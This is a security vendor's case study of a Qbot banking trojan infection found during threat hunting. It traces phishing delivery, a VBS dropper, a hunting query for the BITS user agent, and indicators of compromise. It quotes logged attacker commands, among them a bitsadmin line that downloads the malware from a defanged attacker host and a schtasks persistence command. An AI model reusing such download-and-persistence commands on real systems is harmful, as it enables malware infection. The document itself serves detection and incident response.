

CASE STUDY

Uncovering Qbot

BY: GREG LONGO

// The Modern SOC Company

JASK

CASE STUDY

Uncovering Qbot

Background

The Qbot banking trojan continues to surface with new features after being discovered initially back in 2009. The info-stealing malware has been leveraged to effectively target governments and corporations around the world to steal user data and banking credentials with what appear to be evolving delivery mechanisms, command and control infrastructure and anti-analysis techniques. The Security Research team at Varonis recently published an update on a new Qbot campaign, and it's definitely worth the read.

While conducting threat hunting operations, the JASK Special Operations (SpecOps) team recently uncovered downloader activity exhibiting characteristics of the recent Qbot campaign described in the referenced Varonis report. This post will step through how the SpecOps team was able to identify and triage an active Qbot infection based on observed network and host-based activity resulting from a successful targeted phishing attack.

Incident

In late March 2019, a spear phishing event led to the discovery of a Qbot infection in what appears to be part of the most recent campaign making headlines. The malicious activity was detected by the JASK SpecOps team during regular hunting activities as a result of anomalous network activity associated with the use of the BITSAdmin utility. The threat actor successfully employed native Windows utilities to avoid detection by traditional security technologies prior to installing info-stealing malware that was ultimately identified and quarantined.

Based on our analysis of this activity, malware, and related infrastructure, SpecOps believes this attack was associated with the latest Qbot campaign. Specifically, there is significant overlap in the delivery mechanism, stage one downloader, and stage two malware.

Delivery

The delivery mechanism for this Qbot infection was a phishing campaign where the targeted user received an email containing a link to an online document. Interestingly enough, the delivery email was actually a reply to a pre-existing email thread. Note that this observed Qbot delivery is context aware (i.e., a reply to an existing thread); this same tradecraft has been observed in current Emotet deliveries, as recently reported by Kryptos Logic.



Figure 1: Email with OneDrive link to VBS Dropper delivering Qbot malware

The link launched Google Chrome which connected to a Microsoft OneDrive location to retrieve a ZIP archive containing Operating Agreement 03192019b02.doc.vbs as the stage one downloader.

> Command Line: "C:\Program Files (x86)\Google\Chrome\Application\chrome.exe" –
> hxxps://onedrive[.]live[.]com/download[.]aspx?cid=8B7BEACD95D349FB&authKey=%21ANPeVJ0deCuP2Ck&resid=8B7BEACD95D349FB%21793&ithint=%2Ezip

Effectively, the link uses Chrome to retrieve a ZIP file from a remote Microsoft OneDrive location hosted on domain ssj5mq[.]bn[.]files[.]1drv[.]com resolving to 13[.]107[.]42[.]12, where a .vbs file is the stage one downloader. By auditing Windows event ID 4688 (command line processing), the SpecOps team was able to observe this retrieval.

> Application: wscript.exe
> Application Directory: c:\windows\system32
> Command Line: "C:\windows\System32\WScript.exe"
> "C:\Users\[REDACTED]\AppData\Local\Temp\7zO4A91D162\Operating Agreement 03192019a02.doc.vbs"
> Parent Application: 7zfm.exe

Payload

The dropper executes a stage two download, which SpecOps diagnosed as Qbot-related due to open source reporting and VirusTotal signature detection. The Qbot malware is downloaded using the built-in Windows BITSAdmin utility (bitsadmin.exe). BITS stands for Background Intelligent Transfer Service and is typically used to manage file transfer activities to/from web servers or SMB shares (similar to wget, curl, etc). In this instance, a custom tuned SpecOps hunting query flags the presence of the BITS user-agent string.

```
SELECT
   to_utc_timestamp(from_unixtime(int(timestamp)), "UTC") AS ts,
   src_ip.address AS src_addr,
   dst_ip.address AS dst_addr,
   dst_port,
   dst_ip.org AS dst_org,
   dst_ip.isp AS dst_isp,
   dst_ip.asn AS dst_asn,
   request.method,
   request.url,
   response.status_code
FROM
   http
WHERE dst_ip.is_internal = false
   AND request.user_agent LIKE 'Microsoft BITS%'
 ORDER BY timestamp
```



Figure 2: BITS User-Agent String Hunting Query Results

This hunting query is also codified within the JASK ASOC in a slightly modified format to detect additional anomalous instances of the BITSAdmin user agent string.



Figure 3: BITS User-Agent String ASOC Signal Logic

August.png (actually an exe) is downloaded from hxxp://apps[.]theandroidstore[.]tv (ref: open source results) and is a known stage two download associated with Qbot banking malware.

Winevent logs were able to provide a more complete story of process activity on the victim machine and thus establish additional evidence of payload retrieval. (Note: winevent logs are important behavioral and process execution indicators in their own right). Below, suspicious process execution on the victim endpoint is represented via command line activity captured in Windows event code 4688 logs. In this activity, we were able to see the stage two malware being saved to a new directory while also being renamed. This activity ends with a scheduled task being created to maintain persistence on the endpoint.

Application: bitsadmin.exe
Application Directory: c:\windows\system32
Command_Line: "C:\Windows\System32\bitsadmin.exe" /transfer qcxjb7 /Priority HIGH
hxxp://apps[.]theandroidstore[.]tv/august[.]png?bg=sp34&os=TWljcm9zb2Z0IFdpbmRvd3MgMTAgRW50ZXJwcmlzZQ0NCg0NCg0NCg0NCg==&av=Rm9ydGlDbGllbnQgQW50aVZpcnVzfDF8MVdpbmRvd3MgRGVmZW5kZXJ8MHwx
C:\Users\[REDACTED]\AppData\Local\Temp\13447044.8.exe
IP Address: 192[.]185[.]41[.]190
Parent Application: wscript.exe

Application: 13447044.8.exe
Original Application Name:hz.exe
MD5: 554f5704a23ec35d348b9fa77092ce53
Application Directory: c:\users\[REDACTED]\appdata\local\temp
Command_Line: C:\Users\[REDACTED]\AppData\Local\Temp\13447044.8.exe
Parent Application: wmiprvse.exe

Application: vohuoau.exe
Original Application Name:hz.exe
MD5: 554f5704a23ec35d348b9fa77092ce53
Application Directory: c:\users\[REDACTED]\appdata\roaming\microsoft\[REDACTED]
Command_Line: C:\Users\[REDACTED]\AppData\Roaming\Microsoft\[REDACTED]\vohuoau.exe
Parent Application: wmiprvse.exe

Application: schtasks.exe
Application Directory: c:\windows\syswow64
Command_Line: "C:\windows\system32\schtasks.exe" /Create /RU "NT AUTHORITY\SYSTEM" /tn nfrhkea /tr "\"C:\Users\[REDACTED]\AppData\Local\Temp\13447044.8.exe\" /I nfrhkea" /SC ONCE /Z /ST 13:07 /ET 13:19
Parent Application: 13447044.8.exe

Attacker Infrastructure

A Maltego visualization of the observed Qbot campaign (i.e., delivery infrastructure and artifacts) that has been enriched with VirusTotal and PassiveTotal is below.



Figure 4: Maltego network mapping of Qbot delivery infrastructure

This attacker activity was tipped to Microsoft for active response, and for a full technical walk-through on Qbot malware please see this post by Vitali Kremez. All indicators from the observed campaign are available in the appendix of this case study.

About JASK

JASK is modernizing security operations by delivering an advanced SIEM platform that provides better visibility, better automation and a better architecture. Built on cloud-native technologies, the JASK ASOC platform streamlines security analyst workflows by automating many of the repetitive tasks that restrict productivity, freeing them for higher-value roles like threat hunting and vulnerability management, while addressing the escalating talent shortage.

About JASK Special Operations (SpecOps)

JASK SpecOps is a force multiplier for your existing team, offering both mentoring and direct support. There when you need them, Special Ops offers instant access to an elite cyber threat hunting team with the ability to create low-density, high-demand assets that would otherwise be too costly to create in your own environment.

Appendix: Observed Indicators of Compromise

ssj5mq[.]bn[.]files[.]1drv[.]com

13[.]107[.]42[.]12

hxxp://apps[.]theandroidstore[.]tv

192[.]185[.]41[.]190

SHA256: 869985182924ca7548289156cb500612a9f171c7e098b04550dbf62ab8f4ebd9 (august.png)